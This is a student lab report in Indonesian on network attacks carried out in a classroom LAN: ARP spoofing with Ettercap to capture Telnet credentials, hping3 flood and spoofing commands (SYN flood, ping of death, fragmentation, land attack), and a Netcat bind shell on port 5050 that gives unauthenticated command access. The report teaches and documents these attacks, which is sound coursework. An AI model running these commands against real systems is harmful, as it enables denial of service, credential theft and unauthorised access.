

LAPORAN PRAKTIKUM NETWORK SECURITY Topik: Sniffing, Spoofing, Session Hijacking, dan Backdoor


Identitas Praktikan

- **Nama:** Eko Prasetyo Adi Nugroho (Client) (105841114223)
Rizky Adhitya (Attacker) (105841114123)
Andi Syam Hasbullah (Server) (105841114623)
 - **Kelas:** 5 JK-A
 - **Mata Kuliah:** ADVANCED NETWORK SECURITY AND PROTOCOLS
-
-

I. ARP SPOOFING

A. Gambar Topologi Jaringan beserta IP Address Topologi jaringan yang digunakan adalah jaringan lokal (Local Area Network) yang terhubung melalui Hotspot Gateway.

- **Server (Target 1):** IP 10.183.208.199 (OS: Kali Linux)
- **Client (Target 2):** IP 10.183.208.225 (OS: Kali Linux)
- **Attacker:** IP 10.183.208.2 (OS: Kali Linux)



Gambar Topologi Jaringan

B. Instalasi Aplikasi Telnet & SSH dan Tes Koneksi Layanan Telnet dan SSH telah diinstal dan dijalankan pada Server (systemctl start ssh). Tes koneksi ping dari Client ke Server berhasil dengan respon *reply* yang stabil.

```

newbie@kali: ~
└── (newbie@kali)-[~]
$ ping 10.183.208.199
PING 10.183.208.199 (10.183.208.199) 56(84) bytes of data.
64 bytes from 10.183.208.199: icmp_seq=1 ttl=64 time=742 ms
64 bytes from 10.183.208.199: icmp_seq=2 ttl=64 time=299 ms
64 bytes from 10.183.208.199: icmp_seq=3 ttl=64 time=63.3 ms
64 bytes from 10.183.208.199: icmp_seq=4 ttl=64 time=19.1 ms
^C
--- 10.183.208.199 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 19.098/280.807/742.061/286.743 ms

```

Gambar Ping Clinet Ke Server

```
[(kali㉿kali)-~]
$ sudo systemctl start ssh
[sudo] password for kali:


[(kali㉿kali)-~]
$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: disabled)
   Active: active (running) since Wed 2025-12-24 22:46:04 EST; 14min ago
     Invocation: 2b40bae4f28a4558be7a2fa3a09bdfdc
       Docs: man:sshd(8)
              man:sshd_config(5)
      Process: 986 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
     Main PID: 1063 (sshd)
        Tasks: 1 (limit: 4535)
       Memory: 2.8M (peak: 3.1M)
          CPU: 42ms
        CGroup: /system.slice/ssh.service
                   └─1063 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Dec 24 22:46:04 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server ...
Dec 24 22:46:04 kali sshd[1063]: Server listening on 0.0.0.0 port 22.
Dec 24 22:46:04 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
Dec 24 22:46:04 kali sshd[1063]: Server listening on :: port 22.
```

Gambar Server Menjalankan Ssh

C. Catat MAC Address Client dan Server Sebelum serangan dilakukan, identitas fisik (MAC Address) perangkat terdeteksi sebagai berikut:

- MAC Address Server (.199): 28:07:D3:A4:14:59
- MAC Address Client (.225): A8:41:F4:43:42:80



Gambar Mac Address Client Dan Server Di Hostlist Ettercap

D. Catat MAC Address Setelah ARP Spoofing Serangan ARP Spoofing dilakukan menggunakan *Ettercap* dengan teknik *Man-in-the-Middle* (MITM). Tabel ARP pada Client berubah, di mana IP Server dipetakan ke MAC Address milik Attacker, sehingga lalu lintas data berbelok ke Attacker.

A terminal window titled "newbie@kali: ~" showing the output of the "arp -a" command. The output lists three ARP entries:

```
newbie@kali: ~
__(newbie@kali)-[~]
$ arp -a
(10.183.208.2) at 4c:03:4f:de:46:35 [ether] on eth0
gateway (10.183.208.35) at 52:a8:1c:75:c1:38 [ether] on eth0
(10.183.208.199) at 4c:03:4f:de:46:35 [ether] on eth0
```

Gambar Mac Address Server Yang Dilihat Dari Client,Telah Berubah

E. Catat Proses Terjadinya Session Hijacking

1. **Telnet Client-Server:** Client melakukan login ke server menggunakan perintah telnet 10.183.208.199 dan memasukkan username kali serta password kali.


```
(newbie㉿kali)-[~]
└─$ telnet 10.183.208.199
Trying 10.183.208.199...
Connected to 10.183.208.199.
Escape character is '^]'.

Linux 6.12.38+kali-amd64 (kali) (pts/1)

kali login: kali
Password:
└─(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:f5:b0:ed brd ff:ff:ff:ff:ff:ff
        inet 10.183.208.199/24 brd 10.183.208.255 scope global dynamic noprefixroute eth0
            valid_lft 2637sec preferred_lft 2637sec
        inet6 fe80::fe8c:811f:4ecf:1427/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
```

gambar client login ke server

2. **Amati pada Komputer Attacker:** Karena protokol Telnet tidak terenkripsi, Attacker berhasil menyadap komunikasi tersebut. Pada Wireshark, fitur *Follow TCP Stream* menampilkan username dan password dalam teks polos (*cleartext*).



Gambar tcp stream di wireshark


The screenshot shows the Ettercap interface with the 'Connection data' tab selected. It displays a captured session between two hosts. The host list shows '10.183.208.225:35838'. The connection details show a single connection with source '38400, 38400...#.kali:1...' and destination 'DISPLAY.kali:1...'. The payload is 'XTERM-256COLOR.....kali.kali.ip a.eeeeexeu...t.'. Below this, a terminal window shows a login attempt: 'kali login: kali' followed by 'Password: .' The password field is redacted.

Gambar Password Dan Username Dicapat Dari Client Pada Ettercap

3. **Koneksi Client-Server setelah Hijacking:** Koneksi terlihat normal (*Established*) pada sisi korban, namun secara fisik paket data melewati mesin Attacker terlebih dahulu.
4. **Percobaan pada SSH:** Saat dilakukan pada SSH, serangan Sniffing gagal mendapatkan password karena data terenkripsi (cipher text), sehingga Session Hijacking lebih sulit dilakukan tanpa kunci dekripsi.

II. IP SPOOFING

A. Gambar Topologi Jaringan Topologi sama dengan percobaan sebelumnya. Attacker menggunakan *tools* hping3 untuk memanipulasi header paket IP.



B. Jalankan Tool IP Spoofing dan Catat Hasilnya

1. Pod_spoofing (Ping of Death)

Perintah: sudo hping3 --icmp -d 65000 --flood 10.183.208.199

Hasil: Mengirimkan paket ICMP berukuran raksasa (>65.000 bytes) yang terfragmentasi, membebani proses penyatuan ulang paket di server.

```
(kali㉿kali)-[~]
$ sudo hping3 --icmp -d 65000 --flood 10.183.208.199
HPING 10.183.208.199 (eth0 10.183.208.199): icmp mode set, 28 headers + 65000 data bytes
hpingle in flood mode, no replies will be shown
|
```

Gambar Command Ping Of Death

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 10.183.208.199

No.	Time	Source	Destination	Protocol	Length	Info
3183	144.479844136	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=1)
3184	144.497558517	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=1)
3185	144.500002070	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=1)
3186	144.560561573	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2)
3187	144.562441149	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2)
3188	144.594983800	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2)
3189	144.659868547	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2)
3190	144.659868578	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2)
3191	144.659869038	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2)
3192	144.674515659	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2)
3193	144.675344935	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=3)
3194	144.677464196	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=3)
3195	144.704221997	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=3)
3196	144.712842066	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=3)
3197	144.713104468	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=3)
3198	144.728265042	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=3)
3199	144.729686642	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=3)
3200	144.721888819	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=4)
3201	144.721460945	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=4)
3202	144.721933091	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=4)
3203	144.722317938	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=4)
3204	144.722742123	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=5)
3205	144.723154998	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=5)
3206	144.723448740	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=5)
3207	144.738211915	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=5)
3208	144.757637278	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=5)
3209	144.800835739	10.183.208.199	172.232.235.123	NTP	90	NTP Version 4, client

Gambar Hasil Setelah Command Di Run Pada Wireshark

2. Syn_flood

Perintah: sudo hping3 -S -p 23 --flood --spoof 10.10.10.10 10.183.208.199

Hasil: Server dibanjiri permintaan koneksi (SYN) palsu dari IP 10.10.10.10.

Hal ini memenuhi tabel koneksi server (*half-open connection*).

```
(kali㉿kali)-[~]
$ sudo hping3 -S -p 23 --flood --spoof 10.10.10.10 10.183.208.199
[sudo] password for kali:
HPING 10.183.208.199 (eth0 10.183.208.199): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Gambar Command Syn Flood

Capturing from eth0						
No.	Time	Source	Destination	Protocol	Length	Info
5650...	89.4242725900	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48840 -> 23 [SYN]
5650...	89.424272570	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48845 -> 23 [SYN]
5650...	89.424272640	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48849 -> 23 [SYN]
5650...	89.424272711	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48859 -> 23 [SYN]
5650...	89.424289351	10.183.208.199	10.10.10.10	TCP	58	23 -> 48822 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	89.424398808	10.183.208.199	10.10.10.10	TCP	58	23 -> 48829 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	89.424415868	10.183.208.199	10.10.10.10	TCP	58	23 -> 48838 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	89.424471599	10.183.208.199	10.10.10.10	TCP	58	23 -> 48840 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	89.424486686	10.183.208.199	10.10.10.10	TCP	58	23 -> 48845 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	89.424534182	10.183.208.199	10.10.10.10	TCP	58	23 -> 48849 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	89.424549619	10.183.208.199	10.10.10.10	TCP	58	23 -> 48850 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	89.424596323	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48860 -> 23 [SYN]
5650...	89.424596524	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48867 -> 23 [SYN]
5650...	89.424596594	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48898 -> 23 [SYN]
5650...	89.424596664	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48903 -> 23 [SYN]
5650...	89.424596744	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48905 -> 23 [SYN]
5650...	89.424596814	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48918 -> 23 [SYN]
5650...	89.424596884	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48920 -> 23 [SYN]
5650...	89.424596955	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48925 -> 23 [SYN]
5650...	89.424607904	10.183.208.199	10.10.10.10	TCP	58	23 -> 48860 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	89.424623272	10.183.208.199	10.10.10.10	TCP	58	23 -> 48867 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	89.424670657	10.183.208.199	10.10.10.10	TCP	58	23 -> 48898 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	89.424685714	10.183.208.199	10.10.10.10	TCP	58	23 -> 48903 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	89.424726408	10.183.208.199	10.10.10.10	TCP	58	23 -> 48905 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	89.424740774	10.183.208.199	10.10.10.10	TCP	58	23 -> 48918 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	89.424785284	10.183.208.199	10.10.10.10	TCP	58	23 -> 48920 [SYN, ACK] Seq=0 Ack=1 Win=64246

Gambar Hasil Command Setelah Di Run Pada Wireshark

3. Teardrop Attack + Spoofing

- **Perintah:** sudo hping3 --udp -p 53 --frag --flood --spoof 10.10.10.10 10.183.208.199

Hasil: Serangan ini mengeksplorasi mekanisme re-assembly paket pada target. Penyerang mengirimkan paket data yang telah dipecah (terfragmentasi) dengan IP palsu (10.10.10.10). Server target dipaksa mengalokasikan sumber daya CPU untuk mencoba menyatukan kembali fragmen-fragmen tersebut. Pada sistem operasi lawas yang rentan, hal ini dapat menyebabkan Crash atau Blue Screen of Death karena ketidakmampuan menangani overlapping offset pada fragmen paket.

```
(kali㉿kali)-[~]
$ sudo hping3 --udp -p 53 --frag --flood --spoof 10.10.10.10 10.183.208.199
HPING 10.183.208.199 (eth0 10.183.208.199): udp mode set, 28 headers + 0 data bytes
hpPing in flood mode, no replies will be shown


```

Gambar Command Teardrop+Spoofing

3. Land_attack


Perintah: sudo hping3 -S -p 23 -a 10.183.208.199 10.183.208.199

Hasil: Paket dikirim dengan IP Asal yang sama dengan IP Tujuan (.199). Server menjadi bingung karena membalas paket ke dirinya sendiri secara berulang (*looping*).



The screenshot shows a terminal window on a Kali Linux desktop. The title bar says '(kali㉿kali)-[~]'. Below it, the command \$ sudo hping3 -S -p 23 -a 10.183.208.199 10.183.208.199 is entered. The output shows multiple SYN packets being sent to the target IP 10.183.208.199 from the source IP 10.183.208.199. The terminal interface includes tabs 1, 2, 3, and 4 at the top.

Gambar Command Land Stack



The screenshot shows a Wireshark capture window titled 'Capturing from eth0'. The packet list shows numerous SYN packets originating from the source IP 10.183.208.199 and destined for the same IP. The columns include No., Time, Source, Destination, Protocol, Length, and Info. The 'Info' column shows details like Seq=0, Win=512, Len=0, indicating a continuous loop of SYN requests.

No.	Time	Source	Destination	Protocol	Length	Info
6	4.997527818	10.183.208.199	10.183.208.199	TCP	60	1471 → 23 [SYN] Seq=0 Win=512 Len=0
7	5.995352031	10.183.208.199	10.183.208.199	TCP	60	1472 → 23 [SYN] Seq=0 Win=512 Len=0
8	6.996086647	10.183.208.199	10.183.208.199	TCP	60	1473 → 23 [SYN] Seq=0 Win=512 Len=0
9	7.994254822	10.183.208.199	10.183.208.199	TCP	60	1474 → 23 [SYN] Seq=0 Win=512 Len=0
10	8.994449260	10.183.208.199	10.183.208.199	TCP	60	1475 → 23 [SYN] Seq=0 Win=512 Len=0
11	9.995085908	10.183.208.199	10.183.208.199	TCP	60	1476 → 23 [SYN] Seq=0 Win=512 Len=0
12	10.991613521	10.183.208.199	10.183.208.199	TCP	60	1477 → 23 [SYN] Seq=0 Win=512 Len=0
13	11.991289429	10.183.208.199	10.183.208.199	TCP	60	1478 → 23 [SYN] Seq=0 Win=512 Len=0
14	12.987715127	10.183.208.199	10.183.208.199	TCP	60	1479 → 23 [SYN] Seq=0 Win=512 Len=0
15	13.992580656	10.183.208.199	10.183.208.199	TCP	60	1480 → 23 [SYN] Seq=0 Win=512 Len=0
16	14.999648277	10.183.208.199	10.183.208.199	TCP	60	1481 → 23 [SYN] Seq=0 Win=512 Len=0
17	15.9996993229	10.183.208.199	10.183.208.199	TCP	60	1482 → 23 [SYN] Seq=0 Win=512 Len=0
18	16.550695686	10.183.208.199	172.232.235.123	NTP	90	NTP Version 4, client
19	16.688932483	172.232.235.123	10.183.208.199	NTP	90	NTP Version 4, server
20	17.000153149	10.183.208.199	10.183.208.199	TCP	60	1483 → 23 [SYN] Seq=0 Win=512 Len=0
21	18.011780478	10.183.208.199	10.183.208.199	TCP	60	1484 → 23 [SYN] Seq=0 Win=512 Len=0
22	18.985938142	10.183.208.199	10.183.208.199	TCP	60	1485 → 23 [SYN] Seq=0 Win=512 Len=0
23	19.991473819	10.183.208.199	10.183.208.199	TCP	60	1486 → 23 [SYN] Seq=0 Win=512 Len=0
24	20.992538396	10.183.208.199	10.183.208.199	TCP	60	1487 → 23 [SYN] Seq=0 Win=512 Len=0
25	21.987837438	10.183.208.199	10.183.208.199	TCP	60	1488 → 23 [SYN] Seq=0 Win=512 Len=0
26	22.991469785	10.183.208.199	10.183.208.199	TCP	60	1489 → 23 [SYN] Seq=0 Win=512 Len=0
27	23.988562532	10.183.208.199	10.183.208.199	TCP	60	1490 → 23 [SYN] Seq=0 Win=512 Len=0
28	24.995651511	10.183.208.199	10.183.208.199	TCP	60	1491 → 23 [SYN] Seq=0 Win=512 Len=0
29	25.985623070	10.183.208.199	10.183.208.199	TCP	60	1492 → 23 [SYN] Seq=0 Win=512 Len=0
30	26.005124352	10.183.208.199	10.183.208.199	TCP	60	1493 → 23 [SYN] Seq=0 Win=512 Len=0
31	27.987234506	10.183.208.199	10.183.208.199	TCP	60	1494 → 23 [SYN] Seq=0 Win=512 Len=0
32	29.019320831	10.183.208.199	10.183.208.199	TCP	60	1495 → 23 [SYN] Seq=0 Win=512 Len=0

Gambar Hasil Command Setelah Di Run Pada Wireshark

C. Amati Serangan dengan Tool

1. **Analisa Wireshark:** Wireshark menangkap anomali trafik berupa banjir paket merah/hitam (TCP Retransmission/Dup ACK) dan paket fragmentasi ICMP dalam jumlah masif.
2. **Netcat (Backdoor):** Attacker berhasil masuk ke sistem server melalui *backdoor* Netcat yang terbuka pada port 5050 tanpa proses login autentikasi. Attacker memiliki akses penuh untuk mengeksekusi perintah shell seperti ls dan whoami.

```
└─(kali㉿kali)-[~]
└─$ nc.traditional -l -p 5050 -e /bin/bash
bash: line 4: kali: command not found
bash: line 5: download: command not found
bash: line 7: /download: No such file or directory
bash: line 8: ls/downmload: No such file or directory
└─
```

Gambar Server Menjalankan Command Nc

```
└─(kali㉿kali)-[~]
└─$ ls
Desktop Documents Downloads go Music Pictures Public subdomain_ptnsi.txt Templates Videos
└─(kali㉿kali)-[~]
└─$ └─
```

Gambar Directory Server

```
(kali㉿kali)-[~]
└─$ nc 10.183.208.199 5050
ls
Desktop
Documents
Downloads
go
Music
Pictures
Public
subdomain_ptnsi.txt
Templates
Videos
whoami
kali
pwd
/home/kali
```

Gambar Command Dan Hasil Ls Setelah Di Run

III. KESIMPULAN DAN ANALISIS

1. Kesimpulan Hasil Praktikum Praktikum ini membuktikan bahwa protokol jaringan lawas seperti Telnet sangat tidak aman digunakan dalam jaringan publik maupun lokal karena mengirimkan data tanpa enkripsi, sehingga mudah disadap menggunakan serangan ARP Spoofing (Man-in-the-Middle). Selain itu, protokol TCP/IP memiliki kerentanan desain yang memungkinkan terjadinya pemalsuan identitas (IP Spoofing) untuk melakukan serangan Denial of Service (DoS) dan membanjiri sumber daya server.

2. Perbedaan Metode IP Spoofing

- **SYN Flood:** Menyerang memori koneksi server. Penyerang mengirim sinyal "ajakan berkenalan" (SYN) palsu terus-menerus tanpa pernah menyelesaikan prosesnya, membuat server "digantung" menunggu balasan.
- **Land Attack:** Menyerang logika server. Penyerang memalsukan alamat pengirim menjadi alamat server itu sendiri, sehingga server sibuk berbicara dengan dirinya sendiri.

- **Ping of Death:** Menyerang buffer data server. Penyerang mengirim paket data yang ukurannya melebihi kapasitas standar, memaksa server bekerja keras menyatukan pecahan paket tersebut hingga berpotensi crash.

